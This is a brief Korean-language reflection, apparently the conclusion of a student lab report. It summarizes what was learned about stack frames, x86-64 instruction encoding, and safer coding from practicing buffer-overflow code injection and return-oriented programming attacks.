이번 Lab 을 통해 Buffer Overflow 로 인한 보안 취약성을 가지는 프로그램에 대한 공격을 수행해보면서 함수의 Stack Frame 에 대한 이해도를 높일 수 있었다. 또한 instruction 을 encode 하여 code injection attack 을 수행해보면서 x86-64 instruction 이 encode 되는 방식에 대해 알아볼 수 있었다. 마지막으로 직접 프로그램에 대해 code injection 과 Return-oriented programming 을 통해 공격을 수행해보면서 프로그램을 더 안전하게 작성할 수 있는 방안에 대해 생각해볼 수 있었다.